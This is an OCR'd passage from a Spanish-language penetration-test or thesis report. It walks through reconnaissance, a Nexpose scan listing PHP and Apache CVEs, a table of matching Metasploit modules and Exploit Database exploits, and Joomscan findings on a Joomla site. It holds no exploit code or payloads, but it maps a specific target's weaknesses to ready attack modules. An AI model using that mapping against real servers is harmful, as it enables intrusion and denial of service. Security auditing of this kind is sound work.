
A partir de la información obtenida, se puede encontrar el servicio NetBIOS, IP y su dirección MAC. La ventaja del uso de esta herramienta es que proporciona información sobre los grupos de trabajo a los que pertenece el equipo.

NetBIOS “Network Basic Input/ Output System”, es un protocolo de resolución de nombres exclusivo de máquinas Windows. Funciona a nivel de capa de aplicación, permite compartir archivos e impresoras, así como los recursos que se encuentran disponibles en el entono de red.

- Reconocimiento pasivo sobre la página robots.txt.

El archivo robots.txt es un fichero que se encuentra en la raíz del sitio web, este sirve para indicar a los motores de búsqueda que ficheros deben o no tener acceso. Este fichero es configurado dependiendo de la necesidad y administración del sitio Web.

Captura de Pantalla Nº 12: Robox.txt



Elaborado por: Jeniffer Rizzo R.


Captura de Pantalla Nº 13: Página de administración

Elaborado por: Jeniffer Rizzo R

- **Fase de identificación de vulnerabilidades:** En la identificación de vulnerabilidades se utilizarán los objetivos anteriormente reconocidos. Se utiliza la herramienta Nexpose. Esta herramienta sirve para el análisis de vulnerabilidades de redes, identifica y analiza vulnerabilidades en sistemas operativos, bases de datos, aplicaciones y archivos. Esta herramienta nos proporciona un reporte con las vulnerabilidades encontradas, adicionalmente nos proporciona las medidas de ataque contra las vulnerabilidades más críticas por medio de exploits.


Es una herramienta muy fácil de utilizar ya que solamente necesita de las IP objetivo para poder realizar el análisis de vulnerabilidad correspondiente.

Captura de Pantalla Nº 14: Historial de escaneos



Información extraída de: Nexpose


Captura de Pantalla Nº 15: Identificación de las IP objetivo



Información extraída de: Nexpose

Una vez finalizado el análisis, la aplicación muestra un resumen estadístico de lo encontrado. Adicionalmente el nombre del servidor, el sistema operativo sobre el cual se ejecuta, vulnerabilidades y el riesgo que presenta cada servidor.


Captura de Pantalla Nº 16: Vulnerabilidades encontradas



Información extraída de: Nexpose

En este caso el resultado arrojado indica que el servidor WEB tiene más vulnerabilidades. Para obtener resultados más a detalle se debe ingresar en la dirección y se obtendrá las vulnerabilidades presentadas y el riesgo de cada uno.

Captura de Pantalla Nº 17: Vulnerabilidades encontradas



Vulnerability Listing

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.

Exposures: Susceptible to malware attacks | Metasploit-exploitable | Validated with Metasploit | Exploit published | Validated with published exploit

Exclude | Recall | Resubmit — Total Vulnerabilities Selected: 0 of 92

Title	CVSS	Risk	Published On	Severity	Instances	Exceptions
PHP Vulnerability: CVE-2012-2688	10	700	Fri Jul 20 2012	Critical	1	Exclude
PHP Vulnerability: CVE-2011-3268	10	735	Thu Aug 25 2011	Critical	1	Exclude
PHP Vulnerability: CVE-2013-1635	7.5	556	Wed Mar 06 2013	Critical	1	Exclude
PHP Vulnerability: CVE-2012-2311	7.5	586	Fri May 11 2012	Critical	1	Exclude
PHP Vulnerability: CVE-2012-2386	7.5	587	Sat Jul 07 2012	Critical	1	Exclude
PHP Vulnerability: CVE-2012-1823	7.5	612	Fri May 11 2012	Critical	1	Exclude
PHP Vulnerability: CVE-2011-1148	7.5	620	Fri Mar 18 2011	Critical	1	Exclude
PHP Vulnerability: CVE-2011-1153	7.5	620	Wed Mar 16 2011	Critical	1	Exclude
PHP Vulnerability: CVE-2011-1092	7.5	631	Tue Mar 15 2011	Critical	1	Exclude
Apache HTTPD: insecure LD_LIBRARY_PATH handling (CVE-2012-0883)	6.9	331	Wed Apr 18 2012	Severe	2	Exclude


Showing 1 to 10 of 92 | Export to CSV — Rows per page: 10 — 1 of 10

Información extraída de: Nexpose

Adicionalmente un listado de los exploits que se podrían utilizar para atacar a dichas vulnerabilidades.

espacio en blanco apropósito

Captura de Pantalla Nº 18: Vulnerabilidades encontradas en una IP objetivo



Exploit Listing

Exploit	Source Link	Description
Hashtable Collisions	Metasploit Module	This module uses a denial-of-service (DoS) condition appearing in a variety of programming languages. This vulnerability occurs when storing multiple values in a hash table and all values have the same hash value. This can cause a web server parsing the POST parameters issued with a request into a hash table to consume hours of CPU with a single HTTP request. Currently, only the hash functions for PHP and Java are implemented. This module was tested with PHP + httpd, Tomcat, Glassfish and Geronimo. It also generates a random payload to bypass some IDS signatures.
Apache Reverse Proxy Bypass Vulnerability Scanner	Metasploit Module	Scan for poorly configured reverse proxy servers. By default, this module attempts to force the server to make a request with an invalid domain name. Then, if the bypass is successful, the server will look it up and of course fail, then responding with a status code 502. A baseline status code is always established and if that baseline matches your test status code, the injection attempt does not occur. "set VERBOSE true" if you are paranoid and want to catch potential false negatives. Works best against Apache and mod_rewrite
HTTP Options Detection	Metasploit Module	Display available HTTP options for each system
PHP CGI Argument Injection	Metasploit Module	When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.
Multiple Vendor TCP Sequence Number Approximation Vulnerability (1)	Exploit Database	
PHP CGI Argument Injection	Exploit Database	
PHP Exif Extension 'exif_read_data()' Function Remote DoS	Exploit Database	
PHP CGI Argument Injection Exploit	Exploit Database	
Plesk Apache Zeroday Remote Exploit	Exploit Database	
PHP Hash Table Collision Proof Of Concept	Exploit Database	
Multiple Vendor TCP Sequence Number Approximation Vulnerability (3)	Exploit Database	
MS Windows 2K/XP TCP Connection Reset Remote Attack Tool	Exploit Database	
PHP 5.3.3 NumberFormatter::getSymbol Integer Overflow	Exploit Database	
TCP Connection Reset Remote Exploit	Exploit Database	
PHP 5.3.3/5.2.14 ZipArchive::getArchiveComment NULL Pointer Deference	Exploit Database	
PHP Hashtables Denial of Service	Exploit Database	
PHP phar extension 1.1.1 Heap Overflow	Exploit Database	
Multiple Vendor TCP Sequence Number Approximation Vulnerability (2)	Exploit Database	
Multiple Vendor TCP Sequence Number Approximation Vulnerability (4)	Exploit Database	
Apache httpOnly Cookie Disclosure	Exploit Database	
Apache mod_proxy Reverse Proxy Exposure Vulnerability PoC	Exploit Database	
PHP <= 5.3.6 shmop_read() Integer Overflow DoS	Exploit Database	
MyBulletinBoard (MyBB) <= 1.1.5 (CLIENT-IP) SQL Injection Exploit	Exploit Database	
libzip 0.9.3 _zip_name_locate NULL Pointer Dereference (incl PHP 5.3.5)	Exploit Database	

Showing: 1 to 24 of 24 — Rows per page: 250 — 1 of 1

Malware Kit Listing


Información extraída de: Nexpose

El sistema genera un resumen ejecutivo en el que se presenta:

Durante el escaneo se encontraron 150 vulnerabilidades de las cuales 9 de estas son críticas y requieren inmediata atención ya que son vulnerabilidades que pueden ser aprovechadas por los atacantes y tomar el control del sistema afectado. Se encontraron

87 vulnerabilidades severas que son más difíciles de ser atacadas y se encontraron 9 vulnerabilidades moderadas. Estos proveen de información a los atacantes para realizar los ataques.


Captura de Pantalla Nº 19: Estadísticas de análisis realizado



Información extraída de: Nexpose

De las vulnerabilidades se presenta un cuadro de barras indicando las vulnerabilidades más graves.

Captura de Pantalla Nº 20: Estadísticas de análisis realizado



Información extraída de: Nexpose


La mayoría de vulnerabilidades encontradas corresponden a la desactualización existente en PHP y Apache de acuerdo a lo sugerido por el fabricante, lo que hace que el sistema sea vulnerable para ataques de denegación de servicios.

Otra vulnerabilidad encontrada corresponde a HTTP Trace MethodEnabled. Este método se utiliza normalmente para devolver peticiones HTTP al cliente solicitante. Un atacante puede crear una página web utilizando XMLHTTP, ActiveX o XMLDOM para hacer que un cliente emita una petición y de esta manera capturar las cookies del cliente.

La vulnerabilidad más critica corresponde a DNS server allows cache snooping (dns-allows-cache-snooping) lo que quiere decir, que es susceptible de espionaje, el atacante puede realiza consultas no recursivas a un servidor DNS con el fin de averiguar sobre que páginas el cliente esta navegando y adicionalmente sacar información importante sobre el mismo.

El tener la configuración de los servidores al alcance de cualquier persona puede ser vulnerable de ataques ya que si se conoce la configuración del servidor hace que el ataque sea más fácil ya que se tiene un conocimiento previo de la infraestructura.

Captura de Pantalla Nº 21: Configuración servidores




Información extraída de: Nexpose

- **Análisis de vulnerabilidades a nivel de página web:** Para el análisis de vulnerabilidades a nivel de la página web se utilizará la herramienta joomscan.

Actualmente el uso de los gestores de contenido está en auge para la creación de páginas web debido a su flexibilidad y facilidad de uso.


Captura de Pantalla Nº 22: Joomscan



Información extraída de: Joomscan

Dentro de las vulnerabilidades se encuentra:

Captura de Pantalla Nº 23: Resultados Joomscan




```
Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not
available, so exploiting is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected.
Attackers can bruteforce administrator accounts. Read:
http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO%
20PROTECT.pdf
Vulnerable? N/A
```

Información extraída de: Joomscan

